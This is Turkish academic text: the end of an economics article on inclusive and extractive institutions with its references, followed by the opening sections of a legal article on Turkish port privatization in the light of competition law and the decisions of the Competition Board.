Kurum çerçevesi içinden gelişme olgusuna yaklaşıldığında ülkelerin idare biçimleri, ülkedeki kurumların niteliği, mülkiyet edinmekle ilgili haklar, siyasi, iktisadi ve kültürel hürriyetler, toplumsal ve insani finans, güven gibi ögelerin sosyal yapının tanziminin ve iktisadi kalkınmanın oluşma sürecinde önemli kurumlar olduklarını söylemek mümkündür. Ülkenin idare şeklinin ve ülke yöneticilerinin yönetim şekli, özellikle toplumsal yapıdaki güçlü kitlelere rağmen zayıf kişilerin hukukunun koruyup gözetmek gibi durumu yerine getirmesi bakımından önem taşımaktadır. Kurumlar, pazardaki ekonomik unsurların davranış ve tutumlarının oluşmasında, gelişmesinde ve kontrol önemli bir yere sahiptir. Bir yandan da kurumlar; ekonomik aktörlerin tüketim, üretim, tasarruflar ve yatırımla ilgili karar sürecinde önemli bir etkiye sahiptirler. Bundan dolayı iktisadi kalkınmanın temin edilmesi ve sürdürülebilir

olmasında dikkate değer bir yere sahiptir. Pazar şartlarında zayıf kişilerin rekabete girmesini sağlayacak ve onların piyasada etkinlik kazanmasını özendirecek kanuni düzenleme yapmak da kurumların önemli görevlerindendir. Bu şartların oluşturulmadığı ülkelerde toplumsal çatışma kaçınılmaz olmaktadır. Bahsedilen çatışma ortamı da iktisadi kalkınmayı olumsuz yönde etkilemektedir. Öte yandan mülkiyet hukuku ve mülkiyetin güvence altına alınmasıyla ilgili kurumsal bir sistem oluşturulmamış olması; kişilerin piyasada etkinliklerine engel olarak ekonomik büyümeye engel teşkil etmektedir. Toplumsal kurumların tarafından yaklaşıldığında ise güven ögesi ise bireylerin devletle ve bireylerin diğer bireylerle ilişkilerini de olumlu olarak etkilemektedir.

İş dünyasında girişimcilere size istediklerini kurumlar kapsayıcı kurumlardır. Güvence altına alınmış mülkiyet, sağlam sistemi ve eşitlikçi yaklaşım kapsayıcı kurumun en önemli özellikleridir. Kapsayıcı kurumlar, kişilere din, dil, ırk, geldiği şehir veya mensubiyetlerine göre sınıflandırmadan fırsat eşitliği sağlamaktadır. Bu fırsat eşitliği sayesinde bireyler beceri ve yeteneklerine göre piyasada bir yer edinebilmektedirler. Sömürücü kurumlarda ise mülki hakları göz ardı edilmekte, yargı seçkinlere ayrı muamele etmekte, rekabeti geri plana atarak tekelsel bir yapı öne çıkarılmaktadır. Piyasa yerini denetleyici bir sistem alır. Bu sistemde bazılarının işleri çok zor, bazılarının ise çok kolay olmaktadır.

Kapsayıcı kurumlar büyümeyi olumlu etkilemektedir. Sömürücü kurumlar bazı bireylerin işine geldiği, bazı kişi ya da zümrenin çıkarına hizmet ettiği sürece varlığını sürdürmektedir. Dolayısıyla sömürücü kurumlar, bir ülkenin gelişmesinde, kalkınmasında olumlu bir rol üstlenemezler.

Kapsayıcı kurumlarla beraber ekonomik büyüme ortaya çıkmaktadır. Verimliliği artıran ve yeni teknolojilere dayanan gelişme, daha çok kapsayıcı kurumlara sahip olan ülkelerde görülmektedir. Dışlayıcı kurumlar kalkınmaya, refah düzeyinin yükselmesine ve fırsat eşitliğinin ortaya çıkmasına engel olmaktadır; beraberinde de fakirleşmeyi getirmektedir. Ancak bütün bunlar, kapsayıcı kurumların problemsiz olduğu ve bütün problemleri çözdüğü anlamına da gelmemektedir.

KAYNAKÇA

- ACEMOGLU, D. (2003). Root Causes: A Historical Approach to Assessing the Role of Institutions in Economic Development. *Finans and Development*, 40(2): 27-30.
- ACEMOĞLU, D., Robinson J.A., *Ulusların Düşüşü: Güç, Zenginlik ve Yoksulluğun Kökenleri*, Doğan Kitabevi, İstanbul, 2012.
- ADELMAN, I., YELDAN, E. (2000). Is this end of Economic Development?, *Structural Change and Economic Dynamics*, 11(1-2), 95-109.
- CLARK, G. (2013). *Fukaralığa Veda- Dünyanın Kısa İktisadi Tarihi- İstanbul: İstanbul Bilgi Üniversitesi Yayınları*.
- COMMONS, J.R. (1931). Institutional Economics. *American Economic Review*, 21: 648-657.
- DİLEK, Serkan (2016), *Oyun Teorisi Eşliğinde Sanayi Ekonomisi*, Seçkin Yayınları, İstanbul
- DULUPÇU, M. (2005). Kalkınma ekonomisi literatürüne eleştirel bakış, içinde *Kalkınma Ekonomisi: Seçme Konular*, Muhsin Kar ve Sami Taban (Ed)., Bursa: Ekin Yayınevi.
- FRANCES, J. (2004). Institutions, Firms and Economic Growth. *New Zealand Treasury Working Paper* 04/19.
- GÖRGÜN, S. (2012). İktisadi Gelişme ve Gelişme İktisadi, Maliye Araştırma Merkezi Konferansları, 34, İstanbul.
- HOSSEİNİ, H.(2003), Why development is more complex than growth: Clarifying some confusions. *Review of Social Economy*, 61(1).
- JÜTTİNG, J. (2003). Institutions and Development: A Critical Review. *OECD Development Centre Working Paper No. 210*.
- NORTH, Douglass C., (2002), *Kurumlar, Kurumsal Değişim ve Ekonomik Performans*, İstanbul: Sabancı Üniversitesi Yayınları.
- ÖZKALP, E.(2011). *Sosyolojiye Giriş*, Bursa: Ekin Yayınları.
- ÖZVEREN, Eyüp, (2005) *Kurumsalcı İktisat*, Ankara: İmge Yayınları.
- PAMUK, Ş. (2012). *Türkiye'nin 200 Yıllık İktisadi Tarihi (3. Baskı)*. Türkiye İş Bankası Kültür Yayınları, İstanbul.
- RODRIK, Dani, (1999), "Where Did All the Growth Go?" *NBER Working Paper No.W6350*.
- RODRİK, D. (2000). Institutions for High-Quality Growth: What They Are and How to Acquire Them. *NBER Working Paper Series No. 7540*.
- TODARO, M., Smith,S. (2007). *Economic Development*. Boston, USA: The Pearson.
- Türk Dil Kurumu (2017).
[http://www.tdk.gov.tr/index.php?option=com_bilimsanat&arama=kelime&guid=TDK.GTS.5a48c29a539b15.72548921, Erişim Tarihi: 31.12.2017]
- VEBLER, T. (1909).The Limitations of Marginal Utility. *Journal of Political Economy*, 17(9): 620-636.
- YAVLIOĞLU, C. (2002). Geri Kalmışlık Olgusu ve Ekonomistlik Kalkınma Teorileri. *C.Ü. İktisadi ve İdari Bilimler Dergisi*, 3(2), 49-70.

Limn Özeleştirmelerinin Rekabet Hukuku ve Haksız Rekabet Açısından Değerlendirilmesi

Dilek KARAMAN*

İlknur SUNAY**

Öz

Ülkelerin gerek ekonomileri açısından gerekse stratejik pozisyonları açısından gittikçe önemi artan limanların dünya ticaretine ve uluslararası taşımacılığa olan katkıları yadsınmayacak boyuttur. Ülkelerin limanların bu önemlerine paralel olarak daha verimli kullanılmaları konusunda bir takım reformlara konu ettiği görölmektedir. Bu reformlardan en önemlisi özeleştirmedir. Özeleştirmeler, genel olarak kamu tarafından kamu kaynakları kullanılarak kurulmuş ve birçoğu piyasalarda önemli konumda olan şirketlerin ya da malvarlıklarının özel sektöre devrini içerdüğinden, piyasaların yapısı ve böylece bu piyasalardaki rekabet üzerinde doğrudan belirleyici olmaktadır. Bu açıdan özeleştirmelerin sadece mali hedefleri değil ekonomik hedefleri de göz önüne alması ve özeleştirme sonrasında rekabetçi olmayan pazarlar yaratılmaması gerektiği açıktır. Diğer özeleştirme türlerinden farklı olarak limanların özeleştirilmesi ayrı bir önem ve dikkat istemektedir. Doğal tekel niteliğinde olan ve verilen hizmetlerin zorunlu unsur olduğu limanlarda özeleştirme ve sonrasında rekabet sorunlarının varlığı nedeniyle özel bir takım düzenlemelerin yapılması zorunludur.

Bu düzenlemeler hem özeleştirme aşamasında hem de sonrasında haksız rekabete yol açacak durumlara izin vermeyecek şekilde ve her bir liman bazında ayrı değerlendirmeler şeklinde olmalıdır. Ülkemizde özellikle Rekabet Kurulu bu konuda verilmiş olan kararlarının eski yıllarda verilmiş kurul kararlarına göre çok daha detaylı, açıklayıcı ve analize dayalı olduğu görölmüştür.

Limn özeleştirmelerinde haksız rekabet çoğunlukla özeleştirmeye karşı olanlar tarafından kullanılan bir gerekçe olmuşsa da, özeleştirmenin yöntemi, kapsamı, sonrasında kuralları düzenleyen yasaların varlığı ve bunlara uyulmaması halinde limanların denetim ve gözetiminden sorumlu ve yetkileri yasalarla belirlenmiş liman otoritesinin varlığı en uygun çözümdür.

Anahtar Kelimeler: Liman, Haksız Rekabet, Özeleştirme.

Competition Law on Port Privatization and Evaluation in Terms of Unfair Competition

Abstract

With respect to both the economies of the countries and their strategic positions, contribution of the ports, which are becoming more and more important, to the world trade and the international transport is undeniable. It is seen that the countries subject their ports to a number of reforms for their more efficient use in line with their importance. The most important of these reforms is privatization. Privatizations are directly decisive in the structure of the markets and thus the competition in these markets, since they are generally established by the public using public resources and many of them involve the transfer of companies with an important position in the market or their assets to the private sector. In this respect, it is clear that privatizations should consider not only financial targets but also economic targets, and that non-competitive markets should not be created after privatization. Unlike other types of privatization, the port privatization requires special attention and importance. Due to the presence of competition problems during and after privatization in ports which are natural monopolies and where the services provided are obligatory, it is necessary to make a number of specific regulations.

These regulations should be in the form of separate evaluations on a port basis, not allowing for unfair competition both in the privatization stage and afterwards. In our country, especially the decisions of the Competition Board in this respect are much more detailed, descriptive and analytical compared to the board decisions made in previous years.

Although unfair competition in port privatizations has often been used as a justification by those who oppose privatization; the existence of the laws governing the method and scope of the privatization and the rules afterwards, and the existence of the port authority, of which authorities are determined by law and which is in charge of the supervision and inspection of the ports if they are not complied with, are the most appropriate solution.

Key Words: Port, Unfair Competition, Privatization.

GİRİŞ

Çalışmanın esasını, Rekabet Hukuku ve bunun temelinde Haksız Rekabet kavramı ışığında liman özeleştirme uygulamaları oluşturmaktadır. Makalenin hazırlanması safhasında, liman Özeleştirmelerine ilişkin Rekabet Kurulu Kararları, Özeleştirme Yüksek Kurulu kararları ve Danıştay kararları incelenmiştir. Özeleştirmenin özellikle stratejik öneme sahip limanlarımız konusunda da benimsenmesi ve liman özeleştirmelerinde haksız rekabet yaratacak bir ihlal oluşmaması konusunda oldukça ilerlenmiş olduğu tespit edilmiştir. Çalışmada kamu limanlarından olan TCDD' ye ait önemli üç limanımızın özeleştirme sürecinde verilen Rekabet Kurulu kararlarına yer verilmiştir.

Çalışmanın ilk bölümünde, Rekabet hukukunun Türkiye'deki tarihi gelişimi, Rekabetin Korunması Hakkında Kanun'un kapsamı ve özeleştirmenin Türkiye'deki hukuki gelişimi ve çerçevesi ele

* Dr. Öğr. Üyesi, İzmir Demokrasi Üniversitesi

** Av. İlknur Sunay, İTOB Organize Sanayi Bölgesi Hukuk-İdari İşler Sorumlusu, sunayilknur@gmail.com

alınmıştır.

İkinci bölümde ise, Liman özelleştirme yöntemleri, Limanların doğal tekel ve zorunlu unsur olmalarının rekabet üzerine etkileri ve bu anlamda Dünya ve Türkiye uygulamalarına yer verilmiştir.

Üçüncü ve son bölümde ise rekabet hukuku açısından, TCDD' ye ait limanlardan olan Mersin, İskenderun ve İzmir limanının özelleştirme sürecinde verilen Rekabet Kurulu kararlarına yer verilmiştir.

1.TÜRKİYE'DE REKABET HUKUKU VE ÖZELLEŞTİRME

1.1. Türkiye'de Rekabet Hukuku

4054 sayılı Rekabetin Korunması Hakkında Kanun'un 1994 yılında kabul edilmesi ve 1997 yılında bu Kanun'u uygulamakla görevli Rekabet Kurulu'nun atanmasıyla, Türkiye'de rekabet hukuku uygulaması başlamıştır (Lagro 2001, s.50).

Rekabet Kurumunun rekabet hukuku uygulama araçlarını 4054 sayılı Kanun'un 4., 6. ve 7. maddeleri oluşturmaktadır. 4. madde, rekabeti kısıtlayıcı, engelleyici ya da bozucu nitelikteki teşebbüsler arası anlaşmalar ve uyumlu eylemler ile teşebbüs birliği kararlarını yasaklarken; 6. madde hâkim durumun kötüye kullanılmasını yasaklamaktadır. Kanun'un 7. maddesi ise bir piyasada hakim durum yaratmaya ya da mevcut bir hakim durumu güçlendirmeye yönelik olarak rekabetin önemli ölçüde azaltılması sonucunu doğuracak teşebbüsler arası birleşme ya da devralma işlemlerini yasaklamaktadır. Bu yasaklayıcı hükümlere ek olarak, 5. maddede, 4. maddenin yasaklamasına getirilebilecek muafiyetin şartları düzenlenmektedir (Lagro 2001, s.51).

Rekabet politikası bakımından özelleştirmeler, belki de rekabet politikasının diğer politikalar bağlamında dikkate alınması bakımından önemli ve resmi bir rol üstlendiği tek alan olarak örnek gösterilebilir. Bu iki yolla olmaktadır. Birincisi, Rekabet Kurumu'nun 4054 sayılı Kanun'un 7. maddesi çerçevesinde özelleştirme işlemlerini bir birleşme ya da devralma sayarak izin vermesidir. İkincisi ise özelleştirme işlemlerinin, bu işlemlerin kritik önemi nedeniyle ihale yapılma sürecinden sonra 7. madde çerçevesinde bir müdahaleden kaynaklanabilecek sorunları gidermek amacıyla çıkarılan ve daha önce bahsedilen farklı bir bildirim usulüne tabi olmasıdır.

Bu üç madde (4.,6. ve 7.) açısından da özelleştirme işlemlerinin incelenmesi imkânı bulunmakla birlikte özelleştirmelerin daha çok birleşme devralma boyutuyla rekabet hukuku uygulamasına konu olduğu görülmektedir. Bu çerçevede Rekabet Kurulu, 4054 sayılı Kanun'un 7. maddesinin son fıkrasının "Hangi tür birleşme ve devralmaların hukuki geçerlilik kazanabilmesi için Kurula bildirilerek izin alınması gerektiğini Kurul, çıkaracağı tebliğlerle ilan eder" şeklindeki özel ve 27. maddesinin (f) bendindeki "Bu Kanunun uygulanması ile ilgili olarak tebliğler çıkarmak ve gerekli düzenlemeleri yapmak" şeklindeki genel hükmü uyarınca iki tebliğ yayımlamıştır. Bunlardan ilki bu gün için 2010/4 sayılı Tebliğ ile yürürlükten kalkan 1997/1 sayılı Tebliğ dir. Rekabet Kurulu daha sonra devir işlemlerine konu olan kuruluşların hukuki ve/veya doğal tekel olmaları ve sahip oldukları ayrıcalıklar hesaba katıldığında (Tan 1999, 30) devlet sahipliği altındaki teşebbüslerin özelleştirilmesi ile özel sektördeki teşebbüsler arasındaki birleşme ve devralmaların incelenmesi arasında önemli farklar bulunması (Eroğlu ve Erkan 2009, 113) gerekçesiyle 1997/1 sayılı Tebliğ'i yetersiz bulmuş ve Rekabet Kurulunu ihale işlemlerinin öncesinde devreye sokacak (Tan 1999, 30) bir araç olarak 1998/4 sayılı "Özelleştirme Yoluyla Devralmaların Hukuki Geçerlilik Kazanabilmeleri İçin Rekabet Kurumuna Yapılacak Ön Bildirimlerde Ve İzin Başvurularında Takip Edilecek Usul Ve Esaslar Hakkında Tebliğ" (Tebliğ)i çıkarmıştır.

Bu çerçevede, 1998/4 sayılı Tebliğ ile Tebliğ'de belirtilen eşiklerin üstündeki özelleştirme işlemleri için 1997/1 sayılı Tebliğ (Birleşme Tebliği)'den farklı bildirim sistemi getirerek, ön bildirim zorunlu tutmaktadır. Ön bildirim sırasında Rekabet Kurulu, Rekabet Kurumu ilgili Mesleki Dairesi ve Özelleştirme İdaresi'nin görüşünü dikkate alarak, görüşünü oluşturmaktadır. Bu aşamada Kurul, sadece 4054 sayılı Kanun'un 7. maddesi anlamında ortaya çıkabilecek sorunları değil, özelleştirme sonucunda ortaya çıkabilecek rekabeti bozucu diğer hususları da Özelleştirme İdaresi'nin dikkatine sunabilmektedir. Bu görüşler doğrultusunda zaman zaman Özelleştirme İdaresi'nin özelleştirme sürecinde değişikliklere gittiği görülmektedir. Örneğin, Türk Telekom özelleştirmesinde Özelleştirme İdaresi, Türk Telekom'un satışında Kablo TV şebekesini ayırmıştır. Ancak burada vurgulanması gereken, bu aşamadaki görüşlerin bağlayıcı olmadığı ancak Kanun'un 7. maddesi anlamında olanlarının daha sonraki izin aşamasında sorun çıkartabileceğidir. İhale süreci tamamlandıktan sonra, belli eşiklerin üstünde kalan işlemler izin için Rekabet Kurulu'na bildirilmektedir. İzin aşamasında ise, Rekabet Kurulu hakim durum testini uygulamak durumundadır ve bu testi geçen birleşme ve devralmalara izin

vermektedir. Rekabet Kurumu özelleştirme işlemlerinde rekabet savunuculuğu rolünü 7. madde çerçevesindeki uygulamayla yerine getirebilmekle birlikte, özelleştirme işlemlerinin 7. madde çerçevesinde ele alınamayacak rekabet sorunları da ortaya çıkarabildiği düşünüldüğünde (örneğin, hakim durumdaki işletmenin ilgili piyasada hiç faaliyeti olmayan bir teşebbüse devri gibi konularda), diğer politika amaçlarıyla birlikte rekabet politikasının da özelleştirme sürecinde göz önüne alınması ihtiyacı bulunmaktadır (DPT, 9. Beş Yıllık Kalkınma Planı, 2007: 53).

Yürürlükte olan 1997/1 sayılı tebliğ izne tabi birleşme ve devralmaların belirlenmesi açısından pazar payını da içeren bir eşik sistemi öngörüyor. Ancak bu sistem yeterince hukuki belirlilik sağlayamıyor. Bu hukuki belirsizliğin yanında bir de 2008 yılında 4054 sayılı Rekabetin Korunması Hakkında Kanun değiştirilerek izne tabi birleşme ve devralma işlemlerinin izin almaksızın gerçekleştirilmesi halinde verilen para cezalarını önemli oranda artırıldı. Bu gelişmeler 1997/1 yerine yeni bir tebliğ çıkarılmasını zorunlu kıldı. Ayrıca, Avrupa Birliği'ne uyum sürecinde getirilen yenilikler de Türk Hukuku'na yansıtılmak istendi (Erdem, 2010)

Tebliğ'de hangi özelleştirmelerin ön bildirim tabi olduğunun belirtilmesi dışında ön bildirimin zamanına ve amacına yönelik ifadeler de yer almaktadır. Buna göre ön bildirim, “ihale şartlarının kamuoyuna duyurulmasından önce”, Rekabet Kurulu tarafından ilgili pazarda özelleştirmenin ne gibi sonuçlar doğuracağına değerlendirilebilmesi ve ihale şartları belgesinin hazırlığına esas olacak şekilde Rekabet Kurulu Görüşünün alınması için yapılmaktadır.

Bu çerçevede Kurulun görüşü hukuki açıdan tüketilmesi gerekli bir prosedürdür ve eksikliği halinde özelleştirme işlemini şekil/usul açısından sakatlayacaktır. Ancak uyulmaması halinde Kurulun izin aşamasında 7. madde açısından sakınca doğurduğu hallerde uygulayacağı yaptırımlar dışında rekabet hukuku açısından herhangi bir yaptırımı bulunmamaktadır. Bu bağlamda Kurulun ön bildirim aşamasında verdiği görüşlerin rekabet savunuculuğu kapsamında satış rekabetçi açıdan en uygun nasıl gerçekleştirilebileceğine ilişkin bağlayıcılığı olmayan görüşler olduğu (Eroğlu ve Erkan 2009: 114) ve Tebliğ uygulaması ile Rekabet Kurumunun bu alanda rekabet savunuculuğunu kurumsallaştırdığı belirtilmektedir (DPT, 2007: 67).

Öte yandan Danıştay ön bildirim aşamasında Rekabet Kurulundan alınan görüşün “ihale koşullarını hazırlamakla görevli ve yetkili olan ÖİB'nin almak zorunda olduğu bir hazırlık işlemi niteliğinde olduğu, kesin ve yürütülmesi gereken bir işlem niteliğinde olmadığı” görüşündedir. Bu durumda Rekabet Kurulunun Görüşünün içeriği ile ilgili olarak bu görüş ÖİB'nin ihale ilanına yansımadağı müddetçe veya bunun da hazırlık işlemi olarak yorumlanması halinde ihale işlemi sonuçlanmadan dava konusu edilemeyeceği sonucuna varılabileceği düşünülmektedir.

1.2. Türkiye’de Özelleştirmenin Hukuki Çerçevesi

Özelleştirmeler, genel olarak kamu tarafından kamu kaynakları kullanılarak kurulmuş ve birçoğu piyasalarda önemli konumda olan şirketlerin ya da malvarlıklarının özel sektöre devrini içerdiğinden, piyasaların yapısı ve böylece bu piyasalardaki rekabet üzerinde doğrudan belirleyici olmaktadır.

Türkiye’de özelleştirme, ilk olarak 1984 yılında; kamuya ait yarım kalmış tesislerin bitirilmesi yerine yeni bir tesis kurulması amacı ile özel sektöre devri ile başlamıştır.

Özelleştirmeye yönelik ilk yasal adımlar da yine 1980’li yılların ortalarında atılmıştır. Ancak bu çabalar büyük ölçüde sonuçsuz kalmış, özelleştirmeler esas olarak 2004 yılından itibaren hız kazanmıştır. Bu döneme kadar ki ağır ilerlemenin nedeni;

Dönem hükümetlerinin kamu hisse veya varlıklarını satmaya veya özel kesime işlettirmeye ve altyapı yatırımlarına özel kesimin katılımını sağlamaya yönelik yasama çabalarının önemli bir bölümünün yüksek yargıdan dönmesidir.

Ülkemizde özelleştirmeye ilişkin yasal düzenlemelerin gelişimi;

Ülkemizde özelleştirmeye ilişkin yasal düzenlemeler sırasıyla

2. 2983 sayılı Kanun
3. 233 sayılı KHK
4. 3291 sayılı Kanun
5. 3987 sayılı yetki yasasına dayanılarak çıkarılan 530, 531, 532 ve 533 sayılı Kanun Hükmünde Kararnameler
6. 546 sayılı Kanun Hükmünde Kararname dir.

Ancak, 5 kararnamenin dayanağı olan 3987 sayılı yetki yasası 7 Temmuz 1994 tarihinde Anayasa Mahkemesi tarafından iptal edilmiştir.

Daha sonra ise, bu kanun çerçevesinde çıkarılan kanun hükmünde kararnamelerin iptali ve bu konuda yürütmenin durdurulması amacı ile Anayasa Mahkemesi'ne yapılan başvuru değerlendirilerek 21 Temmuz 1994 tarihinde karara bağlanmış ve söz konusu kararnameler iptal edilmiştir.

Sonrasında, 4046 sayılı “*Özelleştirme Uygulamalarının Düzenlenmesine ve Bazı Kanun ve Kanun Hükmünde Kararnamelerde Değişiklik Yapılmasına Dair Kanun*” çıkarılmıştır. Bu Kanun özelleştirme ile ilgili ilk genel nitelikte Kanun olma özelliğini taşımaktadır. Kanunla beraber; Özelleştirme Yüksek Kurulu (ÖYK), Özelleştirme İdaresi Başkanlığı (ÖİB), Özelleştirme Fonu kurulmuştur.

Sözkonusu kanunun 03.07.2005 de adı “*Özelleştirme Uygulamaları Hakkında Kanun*” olarak değiştirilmiştir.

1995 tarihinde 4046 sayılı Kanunun 37’nci maddesinde özellikle limanlar konusunda bir değişiklik yapılmıştır. Bununla;

7. Limanların mülkiyetin devri dışındaki yöntemlerle yapılacak özelleştirmelerinden sadece Türk uyruklu gerçek ve tüzel kişilerin yararlanabileceği,
8. Bu haktan yararlanabilecek şirketin Türk Ticaret Siciline tescil edilmiş olması,
9. Yabancı sermaye payının % 49’u geçmemesi
10. İdare ve temsil etmeye yetkili olanların ekseriyetinin Türk vatandaşı olması
11. Şirket ana sözleşmesine oy ekseriyetinin Türk vatandaşlarında bulunması gerektiğine yönelik düzenlemelere yer verilmiştir.

Ancak sonra 2004 tarihinde 37 nci madde değiştirilerek, limanların özelleştirilmesinden yabancı uyruklu gerçek ve tüzel kişilerin faydalanabilmesine olanak sağlanmıştır.

4046 sayılı Kanun’da yapılan diğer düzenlemeler ile de Özelleştirme uygulamalarının idari ve hukuki yönden hızlanması için bürokratik işlemleri basitleştirici ve kolaylaştırıcı düzenlemeler yapılmıştır.

4046 sayılı Kanun’un kamu hizmeti gören kuruluşların ve kamu hizmeti gören tekel niteliğindeki mal ve hizmetleri üreten teşebbüslerin işletme haklarının verilmesi veya kiralanması gibi sadece mülkiyetin devri dışındaki yöntemlerle özelleştirilmeleri bu Kanun’un kapsamına alınmıştır.

Bu konuda özellikle özelleştirmenin haksız rekabet oluşturmamasına değinmesi bakımından, Anayasa Mahkemesi, 7.7.1994 tarih 1994/49 E. ve 1994/45-2 sayılı Kararı çok önemlidir. Bu kararda;

Özelleştirilecek kuruluş tekel konumunda ise, kamu tekelinin yerini özel tekelin alması kaçınılmazdır. Kamu tekeli durumunda, mal ya da hizmet üretimine Devlet’in doğrudan karışması olanağı varken özel tekel durumunda, bu olanak söz konusu olmayacak, mal ve hizmet fiyatları kamu tekeline olduğundan daha yüksekte belirleneceği gibi kalite de olumsuz etkilenecektir.

Bu nedenle, Özelleştirme Yasası’nda mal ya da hizmet üretiminin belirli sermaye gruplarının elinde toplanmasını, tekelleşmeyi ve kartelleşmeyi önleyecek önlemlerin alınması gerekir.

Tersi durum, düzenlemeyi Anayasa’nın 167. ve 172. maddelerine aykırı kılar.”

ifadeleri ile özelleştirmelerin hukuki çerçevesinin rekabet politikası doğrultusunda oluşturulması gereğinin altı çizilmektedir.

2. LİMAN ÖZELLEŞTİRMELERİ VE TÜRKİYE UYGULAMALARI

Özelleştirme de bir çeşit liman reformudur. Kamunun liman özelleştirmesine ihtiyaç duymasının başlıca nedenleri (DB 2006:107-109; Haarmeyer ve Yorke 1993, 4) :

12. Ticarete olan engellerinin kaldırılmasının istenmesi,
13. Özel sektörün etkinlik ve bilgisinden yararlanmak istenmesi,
14. Siyasi müdahalelerin ortadan kaldırılmasının istenmesi,
15. Kamu bütçesinden ayrılan payın azalması,
16. Liman yönetiminde kontrolün sağlanmasının istenmesidir.

Liman özelleştirme işlemleri sonucunda;

17. Limanların etkinliği artmış,
18. Hizmet kalitesi ve işgücü verimliliği yükselmiş
19. Liman maliyetleri de büyük ölçüde düşmüştür.

Ancak yine de limanların stratejik önemi nedeniyle özelleştirilmesine ilişkin tartışmalar devam etmiştir.

Liman özelleştirmelerine karşı olan görüşlerin esas olarak dayandıkları sebepler

20. Kamu tekelinin özel menfaatlere devredilmesinin etkileri,
21. Liman zararları kamulaştırılırken karların da özelleştirilmesinden doğacak zarar,
22. Limanlardaki güçlü sendika hareketinin ortadan kaldırılması,
23. Ulusal egemenliğin özel şirket menfaatlerine veya daha kötüsü başka bir ülkenin özel sektörünün menfaatlerine teslim edilmesi riskleri bulunmasıdır.

Liman Özelleştirme Yöntemleri

Liman özelleştirme yöntemleri konusunda birçok farklı sınıflandırma mevcut olmakla birlikte temelde ikili sınıflandırmaya dayanan model çok daha anlaşılardır. Bu da bütün halinde özelleştirme (comprehensive privatization) ve kısmi özelleştirme (partial privatization) (DB 2006: 100).

Bütün Halinde Özelleştirme: Tüm liman faaliyetlerinin yanı sıra liman arazisini de içeren tüm liman varlıkları ile birlikte limanın kara ve deniz alanı da özel sektöre devredilmektedir. Bugüne kadar sadece İngiltere ve Yeni Zelanda'da uygulanmıştır.

Kısmi Özelleştirme: Liman varlıklarının ve faaliyetlerinin bir bölümünün özel sektöre devredilmesidir. Kısmi özelleştirme ile kamunun limanlardaki mal sahipliği dışında kalan faaliyetlerinin özelleştirilmesi sonucunda kamusal rolün sınırlandırılması söz konusudur.

2.1. Liman Özelleştirmelerinde Rekabet

Özelleştirmenin olumlu etkilerine bakıldığında; liman altyapı varlıkları yenilenmesi, Ülkeye özel sermaye yatırımlarının çekilmesi, Liman verimliliğinin artması, Hizmet kalitesi ve işgücü verimliliğinin artması, Elleçleme maliyetlerinin düşmesi gibi sıralanabilir.

Bu olumlu gelişmelerin sürdürülebilir olması özel liman işletmecilerinin limanlar arası ve liman içi rekabeti ile mümkündür.

Özelleştirmenin en önemli olumsuz etkisi; Kamu tekelinin özel tekele dönüşme riskidir.

Bu anlamda liman rekabet modelleri çok önemlidir. Liman rekabet modelleri;

24. Limanlar arası rekabet (*aynı veya ayrı ülkelerdeki iki limanın aynı yük için rekabeti*)
25. Liman içi rekabet (*aynı limanda faaliyet gösteren iki veya daha fazla terminal işletmecisinin aynı yük türü için rekabet*)
26. Terminaller arası rekabet (*iki veya daha fazla yükleme/boşaltma şirketi veya taşıyıcı şirket aynı terminalde rekabet*).

2.2. Liman Özelleştirmelerinde Dünya Uygulamaları

Güney Amerika Uygulamaları, kamu kesimi ve özel sektör finansmanının başarılı bir birleşimidir.

Arjantin Liman içi rekabet sağlanması amacıyla limanın terminaller bazında bölünerek satılması yöntemi uygulanmış,

Şili Ülke rekabet otoritesinin özelleştirme sürecindeki rolü açısından farklı durumdaki örneklerdir. (kamuya ait limanlarda ücret tarifesı 5 yıl sabitlenmiş ve 4 terminale ilişkin ihale teklifleri eşzamanlı alınmıştır.)

Güneydoğu Asya Uygulamaları, Liman özelleştirmelerinin en çok uygulandığı bölgelerden biridir.

Singapur Oldukça verimli bir kamu limanı olmasına rağmen benimsediği politika gereğince şirketleşme yolu ile özelleşme sürecine girmiştir.

Malezya liman otoritesi ve özel şirketler arasında kurulan ortak bir girişime devredilmiştir. Sendikalar tarafından desteklenmiştir. Çünkü işçilerin çalışmaları, emeklilikleri garanti altına alınmış ve liman verimliliği ile elde edilen gelir işçi ücretlerine yansıtılmıştır.

Avrupa Uygulamaları, kuzeybatı limanlarında mal sahipliği modeli, Akdeniz limanlarında merkez hükümetlerin etkili olduğu görülür.

İngiltere Bütün halinde özelleştirme yönteminde en uzun süreli deneyime sahiptir. Yeni Zelanda ile birlikte bu yöntemi uygulayan dünyadaki iki ülkeden biridir. Limanların mülkiyeti özel olmasına rağmen faaliyetlerinin yerel parlamentoların düzenlemelerine tabi olduğu da belirtilmelidir. Parlamentolar hangi faaliyetlerin liman arazisinde gerçekleştirilip gerçekleştirilemeyeceğini tanımlama yetkisine sahiptir.

2.3. Türkiye’de Liman Özelleştirmeleri

Türkiye limanlarının yapılanmaları, dünya limanlarında görünenin aksine bir yük türünde uzmanlaşmış limanlardan çok birçok farklı yük türüne hizmet verebilecek farklı ekipmanlarla donatılan konvansiyel türde liman özelliği göstermektedir.

Türkiye limanları, Doğu Akdeniz ve Karadeniz denizcilik hatlarında stratejik konumda yer almakta ve Doğu-Batı ve Kuzey-Güney yönlü uluslararası ulaştırma koridorlarının kesişim noktasında bulunmaktadır.

Bir liman rekabet edebilmek için uygun altyapıya, kaliteli işgücüne ve yüksek teknolojiye sahip olabilir; ancak hizmet sunduğu art alana ulaşımında karayolu ve demiryolu bağlantıları yetersiz ise bunların hiçbir önemi kalmayacaktır.

Bu açıdan bakıldığında özel sektör tarafından işletilen limanların demiryolu bağlantısına sahip olmayışı en önemli altyapı eksikliği olarak ortaya çıkmaktadır.

Türkiye’de elleçlenen yükün yaklaşık % 35’i, konteynerin % 62’si Marmara Bölgesinde gerçekleşmektedir.

Bölgede demiryolu bağlantısı olan liman sayısına baktığımızda **Haydarpaşa, Derince, Bandırma, TDİ Tekirdağ** limanları dışında demiryolu bağlantısı olan liman yoktur.

İskenderun Körfezi ve Aliğa gibi limanların yoğun olduğu bölgelerde de durum aynıdır.

Türk limanlarını özelleştirme sürecine götüren başlıca nedenler

27. Kamuya ait limanlarda görülen ağır bürokratik yapı,
28. Bazı TCDD limanlarında dahi bulunmayan demiryolu bağlantısı gibi altyapı unsurlarına yönelik gerekli yatırımların yetersiz kalması

Özelleşen TDİ Limanları;

29. Tekirdağ Limanı
30. Hopa Limanı
31. Giresun Limanı
32. Ordu Limanı
33. Sinop Limanı
